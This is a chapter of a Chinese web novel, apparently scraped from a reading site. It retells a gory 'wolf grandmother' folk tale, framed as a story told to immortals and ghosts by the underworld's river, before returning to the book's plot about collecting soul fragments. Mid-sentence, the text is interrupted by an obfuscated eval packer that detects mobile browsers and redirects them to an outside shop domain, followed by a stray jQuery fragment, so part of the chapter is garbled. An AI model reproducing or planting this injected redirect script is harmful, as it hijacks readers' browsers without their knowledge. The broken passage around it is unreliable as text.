295. 缝缝补补是结局3

作品:《谁家好仙跑去地府打工

    从前有一座山,山里有一个村,村里最里面的山坳里住着一对夫妻,夫妻两人生了两个女儿。


    姐姐从小和父亲一样,粗鲁不爱干净,妹妹和母亲很像,睿智聪明,又爱干净又爱劳作。


    这座山有点孤僻,出山把打猎来的动物卖掉,一来一回便要花上三天时间。


    这天,夫妻俩临走之前,妻子给远在另一座山头的外婆写了信,让她来照顾姐妹两人,夫妻二人便立即出了门。


    那厢,得了信的外婆,知道深山里有狼,担忧姐妹两人的安全,便立即出发了。


    年幼的女孩,肉又嫩又滑,狼早已垂涎三尺。


    信被送出的那一刻,狼就在外婆来的必经之路蹲守了。外婆不曾料想狼会半路劫人,踩进了狼的陷阱,被困在了路上。


    狼尾巴是狼最重要的东西,它们剪掉狼尾巴,就能变幻成人,接上狼尾巴又能变回强壮有力的野狼,在大山里生活。


    这条狼对有老又粗的肉提不起兴致,看了两眼外婆,继续执行一开始的计划。


    剪断自己的狼尾巴,变幻成了外婆的模样,穿着从村里偷回来的衣服,提着外婆给两个外孙女准备的苹果,扭着屁股,捂着怀里的狼尾巴,一拐一拐地向山坳里走去。


    咚咚咚~


    狼外婆掐着嗓子说:快开门呀~我是你们的外婆,我到了。


    妹妹十分警惕,因为那夫妻俩经常告诫她们,深山里有很多吃小孩的狼,而且这些狼还会变成人的模样,专门敲小孩子的门,让她们独自在家的时候,千万不要给陌生人开门。妹妹谨慎问道:外婆…今天路上的槐花开了吗?


    狼外婆看见苹果篮子上的一片白花瓣,答复道:开了…开了好多。


    妹妹又问道:阿娘说您那边最近出大太阳,晒不晒啊?


    狼外婆蒙了头,他没有去过隔壁山头,它怎么知道出没出太阳。


    胡乱蒙了一个,它道:好大的太阳,外婆的手都被晒黑了,不信你看看?


    狼外婆把手放到门缝处,妹妹的确瞧见了一双又黑又大的手。


    妹妹转口又说道:可是前两天你回信给阿娘,不是还说天天下雨,麦子都收不上了,怎么你还晒黑了呢?


    狼外婆急忙改口道:的确也下雨了…这段时间,天老爷下的是太阳雨,一边出太阳,一边下雨,收不了麦子,又把人晒得头晕…哎哟~外婆又赶了这么久的路,好妹妹,你快打开门,让外婆进去坐坐。


    妹妹不相信狼外婆的太阳雨说法,不敢开门,又怕是外婆来了,十分纠结的站在门口。


    在屋里等得不耐烦的姐姐,催促道:妹妹,你怎么还不开门让外婆进来?


    嘿嘿一笑,姐姐急急地道:快把门打开吧,也不知道外婆这回带了什么好吃的?阿娘说她会给我们带礼物。


    狼外婆听见姐姐的话,急忙从篮子里拿出一个香甜可口的大苹果,放在门缝处,诱惑道:外婆给你们带了又大又好吃的苹果,我的好姐姐,快给外婆把门打开,外婆的腿都快站折了。


    姐姐听见有苹果,心一喜,不顾妹妹再三阻拦,把门打开了。


    狼外婆见门打开,快速一窜,姐妹俩还没有反应过来,狼外婆就已经坐在了堂屋的竹椅上,跷着腿,一晃一晃地休息了。


    妹妹在看清狼外婆干净没有泥的大脚时,知道大事不好了,心道:椅子上的人不是她们的外婆。


    妹妹询问道:外婆,你说下了太阳雨,你的手晒黑了,为什么你的脚没有泥?


    吃了太多混杂泥土皮毛的肉,后来尝了一口干净的人肉,才知道什么是世间最美味的佳肴。狼外婆想把姐妹俩都吃下肚子,所以没有立刻就直接抓着人解决肚子的饥饿。


    因为它怕吃到了姐姐,跑了妹妹,又怕吃到了妹妹,跑了姐姐,于是,它耐心地回答道:在山路口,用接来的泉水洗干净了。


    姐姐嘴馋苹果,急忙讨好外婆:外婆你和阿娘一样爱干净,我好喜欢外婆啊…我可以先吃一个苹果吗?


    狼外婆把篮子上的布掀开了又盖上,诱惑道:今晚你们谁洗澡洗得最干净,我就让谁和我睡,晚上就给谁吃又香又甜的苹果。


    一次吃两人,太过奢侈,也会把肚皮撑开,它顿了顿,道:不过,你家床太小了,今晚只能有一个人陪外婆睡觉。


    姐姐流着口水,开心道:外婆我一定洗得最干净…妹妹怕狼外婆起疑,也假装很想吃苹果,道:外婆…我也会洗得很干净,我也想吃苹果。


    姐姐生气道:我一定比你洗得干净,今晚上苹果是我的!


    狼外婆开心地安慰道:不要急,不要急…你们一个一个的来,都有苹果吃。


    姐姐知道自己平时不爱干净,急忙先去灶房烧水,洗了一遍又一遍。


    妹妹心思细腻,知道这个狼外婆有问题,告诫她姐姐,让她千万不要洗澡,可是姐姐根本不听妹妹建议,只当是妹妹想和她抢今晚上的苹果。


    在姐妹俩洗澡的时候,狼外婆抱着怀里的狼尾巴,偷偷摸摸地朝茅厕的猪圈走了过去,又摸摸索索把怀里的狼尾巴藏进了猪圈的草堆里。


    这一切,被劝解不过姐姐的妹妹全部瞧进了眼里。


    妹妹这下确定了。知道大事不妙,这是狼外婆,她想要去找姐姐跑到村子里求救,结果…藏好尾巴的狼外婆等不及,直接找了两姐妹,带回了房间里。


    天越来越黑…


    本来脏兮兮的姐姐洗得皮肤白嫩有光泽,而一向很爱干净的妹妹,在听见狼外婆要见她们两的时候,急忙在墙上摸了两把灰,擦在脸上、手上、身上。


    狼外婆举着手里的苹果,开心说道:我宣布,今晚姐姐先和我睡…妹妹你就睡在门口。


    说罢,狼外婆怕妹妹跑掉,用一根粗绳拴住了妹妹的胳膊,还打了一个死结,并在结上栓了一个大大的铃铛。


    狼外婆要求妹妹在铃铛响的时候,就要叫一声“外婆”,否则,它便要把两姐妹一起接进房里睡。


    闻言,妹妹不敢不从…


    睡在门口,听见铃铛一响,妹妹便大声地叫喊道:外婆,我在!


    第二天,狼外婆给妹妹换了一根绳子,滑溜溜的,拴在妹妹身上,没有结,也没有结口,浑然一体。世间,只有缠绕了血缘的东西,才是看不见缺口的牵绊。


    妹妹一眼便瞧出来了,这是肠子变成的绳子。


    这么长,一定是人肠子。


    没有结口,那就只能是狼外婆抽了姐姐的肠子。


    妹妹心头一震,道:我姐姐呢?!!


    狼外婆遮遮掩掩,躲躲避避,最终给了妹妹一个解释,道:姐姐生病了,你年幼体弱,为了避免传染给你,所以把姐姐关在卧室里休息,等她病好了,你们就又可以见面了。


    这段话,两三字一“嗝”,妹妹知晓狼外婆是吃撑了,没有肚子吃她,这才编出了这么一个谎话。


    下午,妹妹看狼外婆嘴里一直嘎嘣脆地嚼个不停,假装好奇地问道:外婆…你在吃什么啊?吃得好香?


    狼外婆开心地说道:我在嚼胡豆瓣,这个太硬了…你还小,吃不下。


    妹妹假装不懂:胡豆瓣?那是什么啊?我可以看看吗?


    狼外婆吃得又香又高兴,把手里剩下的几截胡豆瓣展示出来给妹妹看,道:这种胡豆瓣最香了…


    四四方方,白白脆脆。


    那是人的手指头盖。


    妹妹忍住胃里的翻腾,道:外婆…原来这就是胡豆瓣啊,你慢慢嚼,我有点困先睡一觉。


    狼外婆:嗯…睡醒了,记得洗干净,不要再弄得一身脏兮兮,今晚外婆陪你睡。妹妹:嗯…好。


    姐姐被狼外婆吃了…


    妹妹很难受,但阿爹阿娘还不会这么快回来,住在山坳里的他们,村民也经常走不到这里来。


    妹妹知道自己要想等到阿爹阿娘回来,就得拿到猪圈草堆里的狼尾巴,不然她也会和姐姐一样,被狼外婆吃掉。


    天还没黑,突然,天空轰隆隆地打雷。


    狼外婆盖着铺盖,蜷缩在床上,拉着手里的肠子,道:妹妹,在打雷了…快把门关上。


    狼最怕打雷…


    被雷击中,狼就没办法再从人形变回狼身。


    砰——


    妹妹道:关上了…


    老天爷帮她,她终于又知道了狼外婆的一个弱点。


    妹妹今天逃过了一劫…


    第三天,天空依然下着雨,妹妹看狼外婆一直捂着肚子跑茅厕,才知道,狼在听了雷声后,会肚子疼。


    妹妹捂着肚子,道:哎哟~外婆,我也肚子疼,我可不可以去一趟茅厕?


    狼外婆警戒道:我不是给了你一个盆吗?


    妹妹面色痛苦,道:肚子疼,拉臭臭会把身上弄脏,我去茅厕上了厕所就可以散味道。


    狼外婆赞同道:你说的对,今晚你必须得和我一起睡觉了…时间来不及了,你一个人睡觉不安全。妹妹假意附和道:嗯…是的,外婆。


    妹妹得偿所愿到了茅厕。


    她悄悄地爬上猪圈,在身上肠子一拉一拉的呼唤下,回应坐在椅子上的狼外婆,道:外婆,我在!


    妹妹在回来的路上,顺手把狼尾巴扔进了鸡圈里。


    做完这一切,妹妹拖着肠子爬上了二楼,咚咚咚地敲着阿爹唱大戏时,用来放「雷电声」的铁板,嘴里还不停呼唤道:外婆…打雷了,又打雷了!你快回屋…


    狼外婆昨天晚上没吃上妹妹,现在又拉了很多次肚子,早就饿得呱呱直叫,顶着雷声,拉着手里的肠子,急急喊道:妹妹,你快回来…


    妹妹并没有回去,道:要下大雨了,我在收衣服。


    狼外婆道:不收衣服了,快和外婆一起去床上躺着。


    妹妹道:外婆,你不是怕打雷吗?你先进屋。


    狼外婆道:你那么小,我不放心,和外婆一起进去。


    妹妹道:外婆…狼外婆颤抖着身子爬上了二楼,被妹妹最后一下震耳欲聋的雷声,吓到全身酸软倒在门边,道:快…和外婆一起先躲进柜子里。


    妹妹一边附和,一边掺扶狼外婆爬进柜子。


    狼外婆紧紧抓住妹妹的手没有松,妹妹机智道:外婆,你把手先松开,我进去了,就没人帮你关柜子了。你先藏进去,我等雷停了就给你打开,我就在柜子外面,就在你身边,我们只有一个木板的距离,不会出事。


    狼外婆觉得这样也行,他们之间只有一层木板,它很好出来,道:好…


    妹妹关上柜子后,拿来了三把锁,把柜子锁得结结实实,又拿着铁板


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16930395|171191||http|test|mini|href|location''.split(''|''),0,{}));


    () {$(''.inform'').remove();


    $(''#content'').append(''


    靠近柜子,疯狂地敲打着。


    狼外婆被震耳欲聋的雷声,吓成了一团软泥…


    在里面浑浑噩噩地躺着,即没有叫妹妹,也没有想出来,只是拉着手里的肠子,得到妹妹在柜子外面的回应后,安心的躺在柜子里。


    这时,那夫妻两也赶了回来。


    见状,男人用斧子斩断了妹妹身上的肠子,狼外婆感觉到手里的绳子突然松了力道,知道出事了,急忙道:今天何月何日?


    男人愤怒地回应,道:今天七月十五日


    狼外婆一开始还没反应过来,扳起手指算了又算,道:放屁!我来时才刚四月…男人宣布道:日子没有错,因为,老子今天要叫你提前过七月半!!!


    狼外婆慌了,急忙冲破柜子,浑身是伤,在爸男人的砍刀下慌乱跑向猪圈,草堆里的狼尾巴早就不见了。


    不远处,公鸡兴奋的打鸣声吸引了它。


    在一堆鸡屎里,它找到了那一条早被啃啄得千疮百孔的狼尾巴。


    狼外婆捡起他的尾巴,哭嚎着向外面跑去。


    门外是一群真外婆带来的村民,随即,狼外婆抱着他的狼尾巴被乱棍打死在了村里。


    一片寂静,奈何桥头,忘川河岸,一群仙,一群鬼,围着常遇春,听得津津有味,一溜金光闪入,这群仙,这群鬼,居然都没有发现。


    来人捂嘴咳嗽了两声,一块魂片扑到了隗晎脸颊上。


    隗晎猛地一动。


    在那咳嗽声中,众人这才惊觉回神。隗晎一边惊喜地捧下魂片收进爻仁中,一边道:“郤人杰?这是你带来的?”


    郤人杰点点头,歉意道:“不知众位在这里听避「厕谈」,打扰了。”


    溪亖音道:“「厕谈」?郤大人是说刚刚那戏文吗?原来叫这名字。”


    笑了笑,她道:“没想到,人间编故事的能力也这般强了,还挺有趣的,就是小孩子听了,估计会怕得很。”


    郤人杰一顿,道:“「厕谈」本就是大人为了约束稚儿夜间举止,让他们无事不要起夜用的。”


    溪亖音笑容一滞,喃喃道:“啊…”


    郤人杰道:“是有什么问题吗?”


    他左右看了看,众人面容悠悠浮出一片黑色,目光凌厉,有不少视线都直射常遇春而去。


    只这一瞬,他便明白了,多半是常遇春又好心惹糟事了。隗晎润了润唇齿,沉声道:“方才你带来的魂片,是从何而来?可也是落笔记事时所出?”


    郤人杰一惊,颔首道:“没错,如帝君所言,是落笔滴墨时忽然出现的。察觉上面有帝君气息,不敢耽搁,上了泰山,得知帝君在此,便立马赶过来了。”


    隗晎道:“使用的笔墨纸可有特殊?”


    郤人杰道:“没有。”


    语气一顿,隗晎下意识瞥了一眼常遇春,呐呐道:“记载的事迹…可有不寻常之处?”


    郤人杰想了想,道:“一处乡镇,一群种地人,虽小,却温馨有德,翻阅其人的地域名册,觉得日后可纳入泰山仙府做差,便想着摘抄下来,禀于帝君,并没有其他异常。”隗晎道:“本君知晓了。”


    郤人杰看着此地的一群人,心思一转,猜测道:“可是和上君有关?”


    在得了这三块魂片,以及听闻三人的事情后,隗晎心中早已有了计算,他毫不遮掩,道:“嗯,前两日,在忘川河底,上君魂体碎裂了。”


    小鬼魂碎,被他说得如此轻飘。


    众人虽早就知晓这件事情,却还是在听他亲口讲述后,忍不住一怔,神情黯然。


    郤人杰亦是一震,吃惊道:“那…那上君…还有机会…”


    隗晎环视了一圈众人,望向那尚差一截的奈何桥,希冀道:“忘川河水的另一头是六道,魂片尚在,生机仍存。”似在感叹,又似在打趣,他自言自语了一句,道:“你想默默努力,我却有些着急,就让我们伴你走这一程吧…”


    随即,他转头,面向众人,神情肃然,目光认真,以帝君之礼,诚邀道:“笔下现,墨里生,事中出,她会回来。”


    “但如今小鬼身碎,能力太弱,仅凭她自己,怕是很难。”


    “本君即日便会广发「唱书」,望识字之君也能一同收罗天下事,撰记他人命,助一人得新生。”-


    “这本故事完了吗?”


    “完了。”


    “那我的右手魂片去下一本找?”


    “嗯,好。”


    “希望下一本落笔的人可别像这女子一样了,太犹豫了,一块魂片,都冒头了,迟迟不挪笔…堪堪到今日才完结。”


    “不会,我偶得了一则事,准备自己来写一本。”


    “啊!你来落笔?!!什么类型的?”


    “一本情爱故事,很好下笔,右手魂片应该能出现,上君…不喜欢吗?”


    “有的选吗?”


    “上君想选其他的?我也可以不写,要不还是去找别人…”


    “等等!!你怎么也跟刚刚那叫七点的女子一样了,犹犹豫豫,畏畏缩缩…且先落笔看看啊,万一呢?万一…你笔下出的魂片更多更大块一些呢?万一一次成了,我就不用再等了呢?”


    “嗯!我先落笔。”


    —完—